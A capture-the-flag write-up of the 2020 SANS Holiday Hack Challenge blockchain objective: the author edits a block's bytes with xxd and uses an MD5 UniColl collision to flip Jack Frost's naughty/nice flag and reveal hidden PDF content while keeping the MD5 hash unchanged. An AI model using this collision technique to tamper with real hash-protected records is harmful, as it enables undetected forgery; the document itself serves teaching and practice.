I fell into a rabbit hole trying to do this in Windows, since the only hex editor I like runs on Windows. Unfortunately, Reader in Windows would not open the altered PDF no matter what I did. Hat tip to @infosecjim for helping me out of that hole. The technique from the S3 Buckets challenge worked very well for editing the binary files, anyway.

```
ain$ xxd 129459.pdf > 129459.pdf.xxd
ain$ nano 129459.pdf.xxd
ain$ # save as 129459-modified.pdf.xxd
ain$ xxd -r 129459-modified.pdf.xxd 129459-modified.pdf
```

The resulting PDF could not be more different from what we first saw in the blockchain.

"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him… it's like he's a few stubbies short of a six-pack or somethin'. I don't think the wombat was actually hurt… but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil..."

Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop to generate this report – because for some reason, my laptop won't connect to the WiFi here.

He says that he's sorry and needs to be "held accountable for his actions." He's even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I'll somehow feel obliged to go easier on him. That's not going to happen… I'm WAAAAY smarter than old Jack.

Oh man… while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he'll go ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a note and go in and check to make absolutely sure he submits this properly.

Shinny Upatree
3/24/2020

Change the Score

The simplest way to change Jack Frost's score in the blockchain is to change the flag from nice to naughty. We were told in the objective to change only four bytes. With the PDF as one byte and the naughty/nice flag as one byte, that leaves us two bytes to work with to cause a hash collision.

We can locate the naughty/nice flag in the text output of the block easily.

```
Chain Index: 129459
              Nonce: a9447e5771c704f4
                PID: 0000000000012fd1
                RID: 000000000000020f
     Document Count: 2
              Score: ffffffff (4294967295)
               Sign: 1 (Nice)
         Data item: 1
               Data Type: ff (Binary blob)
             Data Length: 0000006c
                    Data:
  b'ea465340303a6079d3df2762be68467c27f046d3a7ff4e92dfe1def7407f2a7b73e
```

It lies between the score, 0xffffffff, and the data type, 0xff. That should be easy to find in the binary. The ASCII 1, 0x31 in the binary, needs to change to an ASCII 0, 0x30.

```
uNov20:~/hhc20BlockChain$ xxd 129459.bin | head -n 20
3030 3030 3030 3030 3030 3031 6639 6233  000000000001f9b3
6139 3434 3765 3537 3731 6337 3034 6634  a9447e5771c704f4
3030 3030 3030 3030 3030 3031 3266 6431  0000000000012fd1
3030 3030 3030 3030 3030 3030 3032 3066  000000000000020f
3266 6666 6666 6666 6631 6666 3030 3030  2fffffff1ff0000
3030 3663 ea46 5340 303a 6079 d3df 2762  006c.FS@0:`y..'b
be68 467c 27f0 46d3 a7ff 4e92 dfe1 def7  .hF|'.F...N.....
407f 2a7b 73e1 b759 b8b9 1945 1e37 518d  @.*{s..Y...E.7Q.
```

Create a Hash Collision


Tangle's last two hints, UNIque hash COLLision and Jack Frost's evil game point very strongly at the UniColl pages in the evil game link. In the slide deck from evil game, the UniColl material runs from slides 106 to 117. The very best slide is 109.

This collision works with two bytes, the 10th byte (index 09) from the beginning of a 64-byte block and the byte in the same position one block later. The bytes change by 1. Our two bytes both are the 10th


byte (index 09) from the beginning of a 64-byte block, and the bytes change by 1. Coincidence? I doubt it. Someone had to work very hard to make this happen (Jack Frost must be a genius.)

To make the collision work, we just go to the 10th byte of the next 64-byte block and make a matching change. If we changed the first byte by +1, the byte in the next block changes by -1. If we changed the first byte by -1, the byte in the next block changes by +1. Wow! Could it be that easy?

Here are the two bytes we have already found. The red circle, the naughty/nice flag, changes from 0x31 to 0x30 after we modify it. The PDF change is the green circle, which will change from 0x32 to 0x33.



The modified block needs one byte changed for each of our two changes, for a total of four bytes.




After making those changes to the modified block, we check the MD-5 hashes.

```
john@ubuntuNov20:~/hhc20BlockChain$ md5sum 129459.bin
b10b4a6bd373b61f32f4fd3a0cdfbf84  129459.bin
john@ubuntuNov20:~/hhc20BlockChain$ xxd -r 129459-mod.bin.xxd 129459-mod.bin
john@ubuntuNov20:~/hhc20BlockChain$ md5sum 129459-mod.bin
b10b4a6bd373b61f32f4fd3a0cdfbf84  129459-mod.bin
john@ubuntuNov20:~/hhc20BlockChain$ sha256sum 129459-mod.bin
fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb  129459-mod.bin
john@ubuntuNov20:~/hhc20BlockChain$
```


The MD-5 hashes are the same! The SHA-256 hash of the block has changed to fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb, which is the winning entry for Objective 11b!

It is amazing that Jack Frost was able to take Shinny's original PDF and modify it so that he could activate his previously hidden content later, after Shinny had entered it into the blockchain. He was able to craft in in such a way that he could hide Shinny's content, reveal his own content, and change his score without the change being detected by the MD-5 hashes. I wonder how he got Shinny to put that first document in the block, though. Truly amazing—if only Mr. Frost could use his powers for good.



Miscellaneous

I am worried about @banjocrashland. Last year he was a plant, now he is a nail. Oops, never mind, Jason is still a plant; found him in the Kringle Kiosk.




```
shinny@82c8a58bfd1b:/$ cat /opt/plant.txt
  Hi, my name is Jason the Plant!

   ( U
    \| )
   __|/
   \    /
    \__/ ejm96
shinny@82c8a58bfd1b:/$
```

Thanks Again!

This was a wonderful educational challenge! CounterHack Challenge and SANS do the community a terrific favor by making it available. Thank you!